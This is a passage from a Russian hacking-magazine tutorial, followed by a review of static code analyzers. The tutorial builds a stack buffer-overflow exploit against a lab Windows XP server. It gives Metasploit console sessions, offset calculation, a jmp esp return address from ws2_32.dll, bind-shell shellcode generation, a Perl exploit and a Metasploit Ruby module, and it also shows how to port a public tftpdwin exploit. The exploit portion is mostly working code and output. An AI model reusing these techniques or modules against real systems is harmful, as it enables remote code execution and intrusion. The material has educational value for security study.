Символов в передаваемой строке 1000, все они одинаковые, поэтому неудивительно, что в строке возврата появляется значение, состоящее из буквы A. Но если составить строку, которая будет состоять из неповторяющихся буквенно-числовых строк, то легко определить позицию тех символов, которые попадают в адрес возврата. Генерацией такой строки как раз

```
bash
                    888                           888        d8b888
                    888                           888        Y8P888
                    888                           888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888      "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.     Y88b. 888  888      X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                            888
                                            888
                                            888

       =[ msf v3.3-dev [core:3.3 api:1.0]
+ -- --=[ 413 exploits - 261 payloads
+ -- --=[ 21 encoders - 8 nops
       =[ 191 aux

msf > use test/vuln_srv
msf exploit(vuln_srv) > set RHOST 192.168.213.128
RHOST => 192.168.213.128
msf exploit(vuln_srv) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(vuln_srv) > set LPORT 5555
LPORT => 5555
msf exploit(vuln_srv) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (192.168.213.1:11367 -> 192.168.213.128:5555)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ant\Desktop>
```

ИСПОЛЬЗУЕМ НАПИСАННЫЙ METASPLOIT МОДУЛЬ ДЛЯ ЭКСПЛУАТАЦИИ УЯЗВИМОГО СЕРВЕРА



warning

Информация представлена исключительно в ознакомительных целях, чтобы показать, чего стоят критические уязвимости в коде и как злоумышленники могут их использовать. Не повторяй эти действия в противозаконных целях. В противном случае автор и редакция ответственности не несут!



dvd

Все исходники и программы, упомянутые в статье ты, как обычно, найдешь на диске.

и занимается утилита, входящая в состав Metasploit, pattern_gererate. В качестве единственного обязательного параметра передается длина строки. Итак, создадим буфер длиной в 1000 символов для дальнейшего использования в нашем сплоите:

```
msf > ruby pattern_create.rb 1000
Aa0Aa1Aa2Aa3 [967 символов вырезано злым
редактором] Bh0Bh1Bh2Bh
```

А в скрипте заменим значение переменной $junk на вышеприведенную последовательность. Заново запускаем наш уязвимый сервер, подключаемся к нему в OllyDbg и запускаем эксплоит. Сервер опять падает. Что ж, давай взглянем, что на этот раз оказалось в регистре EIP? EIP = 41387141. Чтобы определить смещение символов в строке, используем другую утилиту из набора Metasploit — pattern_offset, передавая в параметрах искомую величину и длину буфера:

```
my $totalbuffer = 1000;
# длина буфера
my $junk = "\x41" x 504;
# первые 504 символа "A"
my $eipoverwrite = "\x42" x 4;
# 4 символа "B", которые перезапишут адрес
возврата
my $junk2 = "\x43" x ($totalbuffer-
length($junk.$eipoverwrite));
# оставшееся место в буфере заполняем сим-
волами "C"
```

И заменяем строчку кода, отправляющую сформированную строку в сокет, на:

```
print SOCKET $junk.$eipoverwrite.$junk2."\
n";
```

Чтобы проверить, запускаем эксплоит и смотрим в отладчик. Ага, так и есть: EIP = 42424242. Увы, тысячи символов слишком мало, чтобы уместить шелл-код, поэтому попробуем увеличить длину ядовитой строки и посмотреть, как будет работать сплоит. Длину выбираем экспериментально: методом проб и ошибок. После увеличения длины с 1000 до 2000 (my $totalbuffer = 2000) убеждаемся, что сплоит по-прежнему работает так же успешно. А это значит, мы имеем 2000-4-504=1492 байта для размещения нашего шелл-кода. Все это прекрасно, но как передать управление шелл-коду — ведь его адреса мы не знаем! Давай посмотрим, что у нас происходит со стеком в момент переполнения. Поставим в отладчике бряк на функцию strcpy. bpx strcpy не работает — значит, поставим бряк вручную. Как видно из исходников, вызов strcpy происходит в функции pf, которая вызывается непосредственно после цикла while() в main. В цикле у нас происходит вызов recv: попробуем поставить бряк на него с помощью команды bpx recv. Ага, сработало! Теперь смотрим чуть ниже цикла и видим вызов call server._pf. Становимся на этой инструкции, нажимаем <Enter> и попадаем в функцию pf. В ней есть всего один call — вызов strcpy. Он-то нам и нужен: переходим на него и нажимаем <F2> для установки брэйкпоинта.

```
0040130B:  CALL 00404351
```

Далее запускаем эксплоит. Бряк сработал, — смотрим, что в стеке (в olly стек показывается в правом нижнем углу и имеет формат «адрес — значение — комменарий; типа return to kernel32.728232»):

```
[buf][ebp][ret][предыдущий стековый фрейм]
```

Нажимаем <F8> (перейти на следующую инструкцию) и отмечаем изменения в стеке:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	include Msf::Exploit::Remote::Tcp

	def initialize(info = {})
		super(update_info(info,
			'Name'           => 'Custom vulnerable server stack overflow',
			'Description'    => %q{
					This module exploits a stack overflow in a custom vulnerable
				},
			'Version'        => '$Revision: 9999 $',
			'DefaultOptions' =>
				{
					'EXITFUNC' => 'process',
				},
			'Payload'        =>
				{
					'Space'    => 1400,
					'BadChars' => "\x00\xff",
				},
			'Platform'       => 'win',

			'Targets'        =>
				[
					['Windows XP SP2 En',
					  { 'Ret' => 0x71ab9372, 'Offset' => 504 } ],
					['Windows 2003 Server R2 SP2',
					  { 'Ret' => 0x71c02b67, 'Offset' => 504  } ],
				],
			'DefaultTarget' => 0,
```

ПОЛУЧИВШИЙСЯ METASPLOIT ЭКСПЛОИТ

```
[buf][ebp][ret][пред. стековый фрейм]

[AAAAAAAA][BBB][CCCCCCCC...]
```

Теперь взглянем на конец функции pf:

```
00401313      POP EDI
00401314      POP ESI
00401315      LEAVE
00401316      RETN
```

При вызове команды LEAVE происходит следующее:

```
MOV   ESP, EBP //теперь в ESP
содержится адрес [ebp]
POP   EBP // в EBP заносится значение из [ebp] (эта область у
нас перезаписана символами «A»,
следовательно, EBP будет равен
41414141), ESP теперь указывает на
адрес возврата.
```

При выполнении команды RETN из стека выталкивается адрес возврата — поэтому получается, что ESP указывает на начало стекового фрейма, то есть на $junk2, где мы и будем размещать наш шелл-код. А как перейти по адресу, лежащему в esp? Хороший вопрос! Переход к ESP — вполне обычное действие для виндовых приложений. Более того, любое такое приложение использует, как минимум, одну системную DLL'ку, в которых есть инструкции на любой вкус. Адреса в таких DLL'ках, как правило, статичны и не изменяются! Получается, если найти инструкцию перехода на ESP (а это либо jmp esp, либо push esp + ret, либо call esp), взять ее адрес и заменить им адрес возврата, то на выходе из функции управление передастся на ESP — прямиком нашему шелл-коду.

Есть один момент, который стоит упомянуть! Адрес возврата не должен содержать нулевых байтов, ведь функция strcpy воспримет все как признак конца строки и не скопирует оставшуюся часть буфера, то есть $junk2, куда мы хотели разместить шелл-код. Поэтому мы будем искать инструкцию перехода по esp в динамических библиотеках, используемых приложением, так как адрес такой инструкции в библиотеках будет выше, и не будет занимать все четыре байта — исключая возможность появления нуля в начале.

Осуществлять поиск будем с помощью полезной утилиты findjmp, входящей в состав пакета тулз MSF eXploit Builder (www.securinfos.info/metasploit/MSF_XB.php) — он нам понадобится и позже. Прога ищет адрес команды call, jmp, push + регистр и ret в dll или приложении. Наша программа работает с сокетами, и значит, она будет использовать стандартную виндовую библиотеку ws2_32.dll. Посмотрим, есть ли там интересующий нас опкод (то есть машинные инструкции, соответствующие передаче управления на ESP). Запускаем с указанием, во-первых, библиотеки для поиска, и, во-вторых, нужного регистра:

```
Findjmp2.exe ws2_32.dll esp
Scanning ws2_32.dll for code
useable with the esp register
0x71AB9372       push esp — ret
Finished Scanning ws2_32.dll for
code useable with the esp register
Found 1 usable addresses
```

Найден один подходящий нам адрес — 0x71AB9372. Кстати, если вдруг нужного опкода в другой ситуации не найдется — не беда, можно поискать в kernel32.dll, которая используется всеми приложениями. Аналогичный поиск по этой библиотеке дает еще два подходящих адреса. В действительности, это не самый удачный вариант и искать опкоды в системных библиотеках стоит в самом последнем случае. Дело в том, что библиотеки различаются от системе к системе и даже от версии сервиспака, установленного в винде. Адрес 0x71AB9372 действителен только для английской Windows XP SP2 — для другой системы он будет другой! Именно поэтому подходящие опкоды стоит искать в DLL'ках, которые устанавливает в систему сама программа — только в этом случае есть шанс написать независящий от версии Widnows сплоит. В нашем случае, увы, такой вариант невозможен в виду простоты примера, но свои динамические библиотеки для реального виндового приложения — это в большинстве случаев норма.

Осталось только создать шелл-код. Как я уже говорил, к сплоиту предъявляется одно важное требование — он не должен содержать нулевых байтов. В программе копируется строка, и если встретится «0», он будет воспринят как конец строки. Соответственно, оставшаяся часть строки не скопируется, а неполный шелл-код, естественно, не будет работать. В создании шелл-кода нам опять поможет Metasploit и консольный интерфейс для управления фреймворком. Итак, запускаем консоль tools/msfconsole и вводим следующее:

```
msf > use windows/shell_bind_tcp
// будем использовать этот payload
msf payload(shell_bind_tcp) > set
LPORT 5555 // устанавливаем значение порта на удаленной машине
LPORT => 5555
```

С помощью команды «generate -h» посмотрим опции, которые можно указать для генерации шелл-кода:

- -b <opt> — список символов, которые следует исключить из шелл-кода;
- -f <opt> — имя файла, куда сохраняется шелл-код;
- -t <opt> — тип шелл-кода: ruby, perl, c или raw.

Указываем, что надо избегать байтов '\x00\xff', генерировать код для Perl'a и сохранить полученные результаты в c:\\shellcode.bin:

```
msf payload(shell_bind_tcp) >
generate -b '\x00\xff' -f c:\\
shellcode.bin -t perl
[*] Writing 1747 bytes to c:\
shellcode.bin...
```

КОНСТРУИРУЕМ СМЕРТОНОСНЫЙ ПАКЕТ

Вот теперь, имея на руках шелл-код, настало время собрать полноценный эксплоит. Единственное — нужно помнить несколько моментов:
• в шелл-коде не должны встречаться 0xff и 0x00 байты, но мы об этом уже позаботились;
• непосредственно перед шелл-кодом нужно поместить цепочки из NOP (машинная команда — нет операции) — на случай, если мы чуть-чуть накосячили с адресом возврата.
Отправляемая серверу строка будем формироваться следующим образом:

```
my $junk = "\x90" x 504; // первые 504 NOP'a
#jmp esp (from ws2_32.dll)
my $eipoverwrite =
pack('V',0x71AB9372); // переписываем адрес возврата значением 0x71AB9372
#add some NOP's
my $shellcode="\x90" x 50; // добавляем 50 nop-ов перед шелл-кодом
// прибавляем сгенерированный нами шелл-код (windows/shell_bind_tcp)
$shellcode=$shellcode."\xbb\x2e\ [и тут тоже кушал редактор ] xd3";
```

Окончательная строка, отправляемая в сокет:

```
// и отправляем ядовитую строку серверу
print SOCKET $junk.$eipoverwrite.$shellcode."\n";
```

После чего пытаемся в сплоите установить соединение с удаленной машиной на 5555 порту, который мы указали при генерации шелл-кода:

```
system("telnet $host 5555");
```

Запускаем эксплоит и... о чудо, он работает! Протестировав эксплоит на различных ОС (Windows XP SP3), можно увидеть, что значение смещения не меняется — меняется только наш адрес возврата.

ЭКСПЛОИТ ДЛЯ METASPLOIT

Итак, у нас есть сплоит для конкретной платформы с вполне определенной нагрузкой, открывающей в системе шелл. Так зачем нужна вообще какая-либо специальная платформа для создания сплоита, если мы вполне обошлись силами одного лишь Perl'a? Причина в том, что Metasploit предоставляет огромное количество заготовок, реализаций различных протоколов, одну из самых больших баз шелл-кодов, payload-ов, которые можно использовать при написании собственного эксплоита. Вместо убогого скрипта на Perl'e можно написать модуль для Metasploit, после чего запускать его на любой платформе и выбирать payload на свой вкус! Чуешь разницу? Предлагаю прямо сейчас усовершенствовать наш сплоит, переписав его для Metasploit, и посмотреть, как это работает. Само собой, он будет обладать возможностью выбора платформы для атаки, а выбирать пейлоад ты сможешь прямо во время ее исполнения.
Любой эксплоит для Metasploit имеет фиксированную структуру, которая состоит из объявления заголовочных файлов, подключения ядра msf/core, определения класса эксплоита, в котором описывается его функциональность. Я не буду приводить здесь полный исходник модуля, но выкладываю на диске. Рекомендую для большей ясности открыть его прямо сейчас и далее читать мое практически построчное объяснение кода.
Первое, с чего начинается любой сплоит, — это подключение ядра Metasploit Framework:

```
require 'msf/core'
```

Функциональность любого сплоита описывается с помощью класса, где настройки задаются с помощью параметров, а функциональность — с помощью методов. Создаваемый объект наследуется от одного из предопределенных классов. Поскольку мы создаем удаленный сплоит, то и наследуем наш объект от родительского класса «Удаленный эксплоит». В синтаксисе Ruby это делается так:

```
class Metasploit3 <
Msf::Exploit::Remote.
```

Большая заслуга Metasploit в том, что он унифицирует большое количество параметров и действий, позволяя использовать готовые конструкции вновь и вновь. Первый элемент разрабатываемого класса — секция include, где мы подключаем обработчик для нужного нам протокола. В Metasploit есть обработчики для http, ftp и других протоколов, что позволяет быстрее писать эксплоиты, не заморачиваясь с их собственной реализацией. Наш эксплоит использует TCP-подключение, поэтому код будет выглядеть следующим образом:

```
include Msf::Exploit::Remote::Tcp
```


Далее весь сплоит делится на два метода: метод инициализации, в котором мы указываем информацию, необходимую для успешного выполнения эксплоита, и метод эксплуатации, в котором мы отправляем на сервер ядовитую строку.
Начнем с инициализации. Параметр Payload задает длину ядовитого буфера и недопустимые символы (в нашем случае — 0x00 и 0xff):

```
'Payload' =>
   {
     'Space'    => 1400,
     'BadChars' => "\x00\xff",
   }
```

Далее определяем цели эксплоита и специфичные для каждой цели параметры, такие как адрес возврата, смещение и т.д.:

```
'Platform'        => 'win',
'Targets'         =>
  [
    ['Windows XP SP2 En',
    { 'Ret' => 0x0x71ab9372,
    'Offset' => 504 } ],
    ['Windows 2003 Server R2 SP2',
    { 'Ret' => 0x71c02b67,
    'Offset' => 504  } ],
    ...
  ]
```

Обрати внимание, мы не определяем сам шелл-код — то есть, нагрузку, которую выполнит сплоит. Действие на удаленной машине будет выбираться интерактивно во время работы в консоли Metasploit'ом. Сейчас нам остается только написать самое главное — метод для эксплуатации уязвимости. С помощью команды connect устанавливаем TCP-соединение (обработчик протокола мы подключили выше и даже указали порт,



КОНСТРУКЦИЯ СПЛОИТА В MSF EXPLOIT BUILDER

помнишь?), далее — определяем ядовитую строку и передаем ее в сокет, после чего разрываем соединение. Ядовитый буфер состоит из цепочки NOP-команд, величины Offset — затем к ней прибавляется адрес возврата, еще небольшая NOP-цепочка и зашифрованный PAYLOAD. Все вместе выглядит так:

```
def exploit
 connect

 junk = make_nops(target['Offset'])
 sploit = junk + [target.ret].
pack('V') + make_nops(50) +
payload.encoded

 sock.put(sploit)

 handler
 disconnect
end
```

Вот и все, наш первый модуль для Metasploit готов! Чтобы его можно было использовать, скопируем исходник в папку modules/exploits/test (если не нравится test — можешь скопировать в windows/misc, например). Запускаем msfconsole и работаем в интерактивной консоли Metasploit'a!

ЭКСЛОИТ ЗА 5 МИНУТ

Как видишь, разработать эксплоит для Metasplot не так сложно. Скорее даже наоборот, ведь большая часть работы уже сделана за тебя. Взять хотя бы огромную базу шелл-кодов — попробуй разработать свой. Но лени человеческой нет предела, поэтому в стремлении еще больше упростить процесс был разработан пакет утилит MSF eXploit Builder. Программа имеет удобный графический интерфейс и поможет по-настоящему быстро создавать новый модуль для Metasploit. Кроме удобного GUI, eXploit Builder включает в себя целую кучу полезных тулз, необходимых для отладки и тестирования эксплоитов. Более того — можно опять же не создавать с нуля, а портировать уже существующие сплоиты.

Предлагаю взять какой-нибудь эксплоит и с помощью MSF eXploit Builder превратить его в Metasploit-модуль. Ты спросишь, зачем это нам надо? Превратив его в Metasploit-модуль, мы можем использовать его вместе с различными payload-ами. Проще говоря, это сделает эксплоит более универсальным и кроссплатформенным. Сейчас ты сам убедишься, насколько эта программа может упростить жизнь — ведь теперь для написания и отладки эксплоита не нужно даже знание Ruby и Metasploit API. В качестве кролика для эксперимента я выбрал первое, что попалось, — сплоит для tftpdwin 0.42 (milw0rm.com/exploits/7452).

Запускаем MSF eXploit Builder, заходим в меню «Editor» и выбираем «New». Появляется окно с несколькими вкладками (Information, Badchars, Analysis, Shellcode, Design). Переходим на вкладку «Information» и видим много интересных полей. Как ты помнишь, в этой секции указываются цели (OS + SP) и тип/протокол эксплоита (например, remote/tcp). Более того, программа предоставляет нам возможность тестирования и отладки полученного эксплоита, поэтому тут же можно выбрать исполняемый файл и указать параметры для его запуска (порт, ip-адрес).

Итак, выбираем наш tftpd.exe, после чего утилита предложит следующие действия на выбор: запустить приложение, запустить его под отладчиком или не запускать вообще — просто запустим приложение. Обрати внимание, что справа сбоку отобразится список загруженных приложением DDL'ек.

Теперь начинаем смотреть код сплоита — на наше счастье он предельно понятный.

Комментарий «Restricted chars = 0x00 0x6e 0x65 0x74» явно указывает на запрещенные символы — что ж, выставим их в нашей программе. Для этого переходим на вкладку Badchars и в одноименном поле вводим: \x00\x6e\x65\x74. Далее по коду мы видим, как формируется ядовитый пакет:

```
my $packet = (($p1).($nopsled).
($shellcode).(($overflow)).($ret).
($p2));
```

Разбираемся с каждой составляющей и заодно составляем буфер для отправки во вкладке «Design». Сначала идет переменная $p1 (my $p1=«\x00\x01»;). Вводим их в поле Value (Operation по умолчанию оставляем RAW). За ней идет переменная $nopsled (my $nopsled = «\x90» x 10;) — выбираем Operation = NOP и устанавливаем длину в 10. Далее располагается $shellcode — устанавливаем Operation = PAYLOAD и Length = 0. Следующая часть — $overflow (my $overflow = "\x41" x $len; строка из символов «A» длиной в $len). Переменная my $len = (274 — length($shellcode)), то есть строка длиной 274 символа минус длина шелл-кода. Выставляем Operation = RAW, Length = 274 и выбираем (нажимаем поочередно) вверху кнопки RAW could be: rand_text_alpha, -payload.encoded.length, что означает: длина строки будет высчитываться по вышеприведенной формуле. Потом добавляем адрес возврата $ret (my $ret = "\x5d\x10\x40") и выбираем Operation = RET. Наконец, добавляем $p2, равное «\x00\x6e\x65\x74\x61\x73\x63\x69\x69\x00», и выбираем Operation = RAW. Ядовитый пакет готов.

Собственно, теперь у нас есть все для создания готового сплоита. Поэтому нажимаем на кнопку «Generate» и любуемся кодом получившегося сплоита. Если какие-то моменты вызывают сомнения, тут же можно отредактировать код вручную. Классно, что возможно сразу проверить работоспособность кода — для этого смело жмем кнопку «Test». И ведь — все работает! За 5 минут, которые ушли на ознакомление с программой, и без всякого знания, как языка Ruby, так и структуры Metasploit, мы создали полностью рабочий сплоит. Это дорогого стоит! В качестве домашнего задания попробуй с помощью MSF eXploit Builder создать эксплоит для нашего сервера :).

ЗАКЛЮЧЕНИЕ

Вот и закончилась наша экскурсия по фабрике эксплоитов. Знать, как устроены сплоиты, полезно во многих отношениях. Не умея прочитать шелл-код в свежем эксплоите или, вообще, запуская непонятный exe'шник, далеко не всегда можно доверять его создателю. Многие сплоиты выпускаются в паблик с отсутствующими частями и специально оставленными ошибками — это непременно остановит армию скрипткидис, но для понимающего человека едва ли станет серьезной задачей. Надеюсь, я сегодня убедил тебя, что ничего нереального в сплоитах нет: ведь хакеры люди — логичные и понятные :).

СТЕПАН «STEP» ИЛЬИН TWITER.COM/STEPAH



12 TOOLS

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕНТЕСТЕРА СТАТИЧЕСКИЙ АНАЛИЗ КОДА


У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, мы выяснили: выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список разбит на темы. Сегодня мы разберем статические анализаторы кода для поиска уязвимостей в приложениях, когда на руках — их исходники.

Наличие исходных кодов программы существенно упрощает поиск уязвимостей. Вместо того чтобы вслепую манипулировать различными параметрами, которые передаются приложению, куда проще посмотреть в сорцах, каким образом она их обрабатывает. Скажем, если данные от пользователя передаются без проверок и преобразований, доходят до SQL-запроса — имеем уязвимость типа SQL injection. Если они добираются до вывода в HTML-код — получаем классический XSS. От статического сканера требуется четко обнаруживать такие ситуации, но, к сожалению, выполнить это не всегда так просто, как кажется.


Современные компиляторы

Может показаться забавным, но одним из самых эффективных анализаторов кода являются сами компиляторы. Конечно, предназначены они совсем для другого, но в качестве бонуса каждый из них предлагает неплохой верификатор исходников, способный обнаружить большое количество ошибок. Почему же он не спасает? Изначально настройки такой верификации кода выставлены достаточно лояльно: в результате, чтобы не смущать программиста, компилятор начинает ругаться только в случае самых серьезных косяков. А вот и зря — если поставить уровень предупреждений повыше, вполне реально откопать немало сомнительных мест в коде. Выглядит это примерно следующим образом. Скажем, в коде отсутствует проверка на длину строки перед копированием ее в буфер. Сканер находит функцию, копирующую строку (или ее фрагмент) в буфер фиксированного размера без предварительной проверки ее длины. Он прослеживает траекторию передачи аргументов: от входных данных до уязвимой функции и смотрит: возможно ли подобрать такую длину строки, которая бы вызывала переполнение в уязвимой функции и не отсекалась бы предшествующими ей проверками. В случае если такой проверки нет, находим практически 100% переполнение буфера. Главная сложность в использовании для проверки компилятора — заставить его «проглотить» чужой код. Если ты хоть раз пытался скомпилировать приложение из исходников, то знаешь, насколько сложно удовлетворить все зависимости, особенно в больших проектах. Но результат стоит того! Тем более, помимо компилятора в мощные IDE встроены и некоторые другие средства для анализа кода. К примеру, на следующий участок кода в Visual Studio будет выдано предупреждение об использовании в цикле функции _alloca, что может быстро переполнить стек:

```
char *b;
do {
b = (char*)_alloca(9)
} while(1)
```



PREFAST — КОГДА-ТО ОТДЕЛЬНОЕ ПРИЛОЖЕНИЕ, А ТЕПЕРЬ ЧАСТЬ VISUAL STUDIO




РЕЗУЛЬТАТ СКАНИРОВАНИЯ RATS

В этом заслуга статического анализатора PREfast. Подобно FxCop, предназначенной для анализа управляемого кода, PREfast изначально распространялся в виде отдельной утилиты и лишь позже стал частью Visual Studio.

RATS — Rough Auditing Tool for Security

www.securesoftware.com
GNU GPL
Unix, Windows

Ошибка ошибке — рознь. Часть огрех, которые допускают программисты, некритична и грозит только нестабильностью программы. Другие, напротив, позволяют инжектировать шелл-код и выполнять произвольные команды на удаленном сервере. Особый риск в коде представляют команды, позволяющие выполнить buffer overflow и другие похожие типы атак. Таких команд очень много, в случае с C/C++ это функции для работы со строками (xstrcpy(), strcat(), gets(), sprintf(), printf(), snprintf(), syslog()), системные



ФРОНТЕНД ДЛЯ YASCA

команды (access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), mktemp()), а также команды системных вызовов (exec(), system(), popen()). Вручную исследовать весь код (особенно, если он состоит из нескольких тысяч строк) довольно утомительно. А значит, можно без труда проглядеть передачу какой-нибудь функции непроверенных параметров. Значительно облегчить задачу могут специальные средства для аудита, в том числе, известная утилита RATS (Rough Auditing Tool for Security) от известной компании Fortify. Она не только успешно справится с обработкой кода, написанного на C/C++, но сможет обработать еще и скрипты на Perl, PHP и Python. В базе утилиты находится внушающая подборка с детальным описанием проблемных мест в коде. С помощью анализатора она обработает скормленный ей сорец и попытается выявить баги, после чего выдаст информацию о найденных недочетах. RATS работает через командную строку, как под Windows, так и *nix-системами.

C++, PHP, Python, Ruby

Yasca
www.yasca.org
Open Source
Unix, Windows

Yasca так же, как и RATS, не нуждается в установке, при этом имеет не только консольный интерфейс, но и простенький GUI. Разработчики рекомендуют запускать утилиту через консоль — мол, так возможностей больше. Забавно, что движок Yasca написан на PHP 5.2.5, причем интерпретатор (в самом урезанном варианте) лежит в одной из подпапок архива с программой. Вся программа логически состоит из фронтенда, набора сканирующих плагинов, генератора отчета и собственно движка, который заставляет все шестеренки вращаться вместе. Плагины свалены в директорию plugins — туда же нужно устанавливать и дополнительные аддоны. Важный момент! Трое из стандартных плагинов, которые входят в состав Yasca, имеют неприятные зависимости. JLint, который сканирует Java'овские .class-файлы, требует наличия jlint.exe в директории resource/utility. Второй плагин — antiC, используемый для анализа сорцов Java и C/C++, требует antic.exe в той же директории. А для работы PMD, который обрабатывает Java-код, необходима установленная в системе Java JRE 1.4 или выше. Проверить правильность установки можно, набрав команду «yasca ./resources/test/». Как выглядит сканирование? Обработав скормленные программе сорцы, Yasca выдает результат в виде специального отчета. Например, один из стандартных плагинов GREP позволяет с помощью паттернов, описанных в .grep файлах, указать уязвимые конструкции и легко выявлять целый ряд уязвимостей. Набор таких паттернов уже включен в программу: для поиска слабого шифрования, авторизации по «пароль равен логину», возможных SQL-инъекций и много чего еще. Когда же в отчете захочется увидеть более детальную информацию, не поленись установить дополнительные плагины. Чего стоит одно то, что с их помощью можно дополнительно просканировать код на .NET (VB.NET, C#, ASP.NET), PHP, ColdFusion, COBOL, HTML, JavaScript, Visual Basic, ASP, Python, Perl.


C++, Java, .NET, ASP, Perl, PHP, Python и другие

ПОТЕНЦИАЛЬНО ОПАСНЫЕ КОНСТРУКЦИИ В ОТЧЕТЕ GRAUDIT ВЫДЕЛЕНЫ КРАСНЫМ

Cppcheck
cppcheck.wiki.sourceforge.net
Open Source
Unix, Windows

Разработчики Cppcheck решили не разбрасываться по мелочам, а потому отлавливают только строго определенные категории багов и только в коде на C++. Не жди, что программа продублирует предупреждения компилятора — он обойдется без суфлера. Поэтому не поленись поставить для компилятора максимальный уровень предупреждений, а с помощью Cppcheck проверь наличие утечек памяти, нарушений операций allocation-deallocation, различных переполнений буфера, использования устаревших функций и многого другого. Важная деталь: разработчики Cppcheck постарались свести количество ложных срабатываний к минимуму. Поэтому, если прога фиксирует ошибку, можно с большой вероятностью сказать: «Она действительно есть!» Запустить анализ можно как из-под консоли, так и с помощью приятного GUI-интерфейса, написанного на Qt и работающего под любой платформой.

C++



QT-ИНТЕРФЕЙС CPPCHECK

graudit
www.justanotherhacker.com/projects/graudit.html
Open Source
Unix, Windows

Этот простой скрипт, совмещенный с набором сигнатур, позволяет найти ряд критических уязвимостей в коде, причем поиск осуществляется с помощью всем известной утилиты grep. О GUI-интерфейсе тут неуместно даже упоминать: все осуществляется через консоль. Для запуска есть несколько ключей, но в самом простом случае достаточно указать в качестве параметра путь к исходникам:

```
graudit /path/to/scan
```

Наградой за старание будет цветастый отчет о потенциально эксплуатируемых местах в коде.

XML-ФОРМАТ ДЛЯ ОПИСАНИЯ СИГНАТУР В SWAAT

Надо сказать, что, помимо самого скрипта (а это всего 100 строчек кода на Bash), ценность представляют сигнатурные базы, в которых собраны регекспы и названия потенциально уязвимых функций в разных языках. По умолчанию включены базы для Python, Perl, PHP, C++ — можно взять файлы из папки signatures и использовать в своих собственных разработках.


C++, PHP, Python, Perl

SWAAT
www.owasp.org
Open Source
Unix, Windows

